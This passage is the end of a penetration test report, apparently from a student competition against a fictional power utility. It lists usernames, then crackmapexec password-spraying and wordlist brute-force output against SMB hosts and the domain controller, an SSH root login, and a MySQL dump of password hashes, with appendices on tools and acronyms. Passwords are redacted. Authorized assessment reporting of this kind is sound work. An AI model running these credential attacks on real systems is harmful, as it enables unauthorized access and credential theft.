tyrell.marquardt
delinda.schuppe
nyla.keebler
sheila.buckridge
demetrius.cormier
pam.mccullough
davis.hackett
tonja.bartell
buster.pfeffer
gertrudis.lemke
lonny.stroman
oralia.rodriguez
isabel.simonis
marlena.beer
quentin.mante
augustus.dickinson
sherlene.rolfson
francesco.metz
jerrell.witting
courtney.moen
angelyn.gulgowski
GRACE local admin
GAYLORD local admin
TINY local admin
PORFIRIO local admin
AD domain administrator
Splashy local admin
Database root account

**10.0.1.0/24 Workstation Accounts**

```
root@kali04:~/cptc# crackmapexec smb hosts.txt -u administrator -p [redacted]
SMB         10.0.1.11       445    GAYLORD          [*] Windows Server 2016 Datacenter 14393 (name
SMB         10.0.1.13       445    PORFIRIO         [*] Windows Server 2016 Datacenter 14393 (name
SMB         10.0.1.100      445    AD               [*] Windows Server 2012 R2 Standard 9600 (name
SMB         10.0.1.12       445    TINY             [*] Windows Server 2016 Datacenter 14393 (name
SMB         10.0.1.10       445    GRACE            [*] Windows Server 2016 Datacenter 14393 (name
SMB         10.0.1.11       445    GAYLORD          [+] gaylord\administrator:[redacted] (Pwn3d!)
SMB         10.0.1.13       445    PORFIRIO         [+] porfirio\administrator:[redacted] (Pwn3d!)
SMB         10.0.1.10       445    GRACE            [+] grace\administrator:[redacted] (Pwn3d!)
```

**10.0.1.100 Active Directory Account**

```
root@kali04:/usr/share/wordlists# crackmapexec smb 10.0.1.100 -u administrator -p /usr/share/wordlists/fasttrack.txt --shares
SMB         10.0.1.100      445    AD               [*] Windows Server 2012 R2 Standard 9600 (name:AD) (domain:corp.millenialpower.u
s) (signing:True) (SMBv1:True)
SMB         10.0.1.100      445    AD               [-] corp.millenialpower.us\administrator:[redacted] STATUS_LOGON_FAILURE
SMB         10.0.1.100      445    AD               [-] corp.millenialpower.us\administrator:[redacted] STATUS_LOGON_FAILURE
```

```
SMB         10.0.1.100      445    AD               [-] corp.millenialpower.us\administrator:[redacted] STATUS_LOGON_FAILURE
SMB         10.0.1.100      445    AD               [+] corp.millenialpower.us\administrator:[redacted] (Pwn3d!)
SMB         10.0.1.100      445    AD               [+] Enumerated shares
SMB         10.0.1.100      445    AD               Share           Permissions     Remark
SMB         10.0.1.100      445    AD               -----           -----------     ------
SMB         10.0.1.100      445    AD               ADMIN$          READ,WRITE      Remote Admin
SMB         10.0.1.100      445    AD               C$              READ,WRITE      Default share
SMB         10.0.1.100      445    AD               IPC$                            Remote IPC
SMB         10.0.1.100      445    AD               NETLOGON        READ,WRITE      Logon server share
SMB         10.0.1.100      445    AD               print$          READ,WRITE      Printer Drivers
SMB         10.0.1.100      445    AD               SYSVOL          READ            Logon server share
```

**Root Access on 10.0.5.151**

```
pentest@security:~$ ssh root@10.0.5.151
root@10.0.5.151's password:

...
Last login: Sat Jan  9 20:59:53 2021 from 10.0.1.11
root@db:~#
```

**Database Hash Dump**

```
mysql> select username,password from mantis_user_table;
+-----------------------+-----------------------------------+
| username              | password                          |
+-----------------------+-----------------------------------+
| administrator         | 76c02[redacted]                   |
| grace.grantham        | 6f569[redacted]                   |
| otto.raynor           | 5ca17[redacted]                   |
| chuck.schamberger     | 0ac79[redacted]                   |
| fernanda.schmeler     | 43393[redacted]                   |
| lincoln.wuckert       | 8e2e2[redacted]                   |
```

# 12. APPENDIX B: TOOLS

**NMap/Zenmap**: NMap or "Network Mapper" is a free open source utility that is used for network discovery. Zenmap is the GUI that is associated with NMap.

**Metasploit**: An exploitation and vulnerability assessment tool that allows dividing penetration testing into separate manageable sections.

**Interlace**: turns a single threaded command line application into a fast, multi-threaded application.

**NSLookup**: This tool is used to retrieve the records that are associated with the domain name that was provided.

**Dig**: This tool is used to get information from a DNS.

**CrackMapExec**: A post-exploitation tool that can be used to quickly assess Active Directory domains.

**Hydra**: A network logon cracker that uses different approaches to brute-force passwords in order to guess the right combination.

**EnumForLinux**: A tool for enumerating both Windows and Samba SMB.

**Crackstation**: This tool is used to look up tables that are then used to crack password hashes.

**SMBClient**: This tool can be used to communicate with an SMB server.

**MySQL**: This tool is used to display database information from a server.

**Responder**: This tool listens for a specific NETBIOS name and when it is triggered will answer.

**Meterpreter**: A Metasploit attack payload that provides the user with an interactive shell, as well as load several useful modules and tools.

**MSFVenom**: This tool is a combination of other tools that can be used to create a payload.

**Putty**: An SSH and telnet client that allows clients to SSH into other computers or connections using their address.

**Remote Desktop Connection**: This tool allows remote control over another computer via a desktop environment.

# 13. APPENDIX C: ACRONYMS USED

**AD**: Active Directory

**ASP**: Application Service Provider

**DNS**: Domain Name System

**HTTP**: Hypertext Transfer Protocol

**LLMNR**: Link-Local Multicast Name Resolution

**MD5**: Message-Digest Algorithm 5

**MITM**: Man-In-The-Middle

**NBNS**: NetBios Name Server

**NBT-NS**: NetBIOS Name Service

**NGPEW**: Next Generation Power, Electric, and Water

**PBKDF2**: Password-Based Key Derivation Function

**PHP**: Hypertext Preprocessor

**PLC**: Programmable Logic Controller

**RDP**: Remote Desktop Protocol

**SMB**: Server Message Block

**SSH**: Secure Shell

**SSL**: Secure Sockets Layer

**TLS**: Transport Layer Security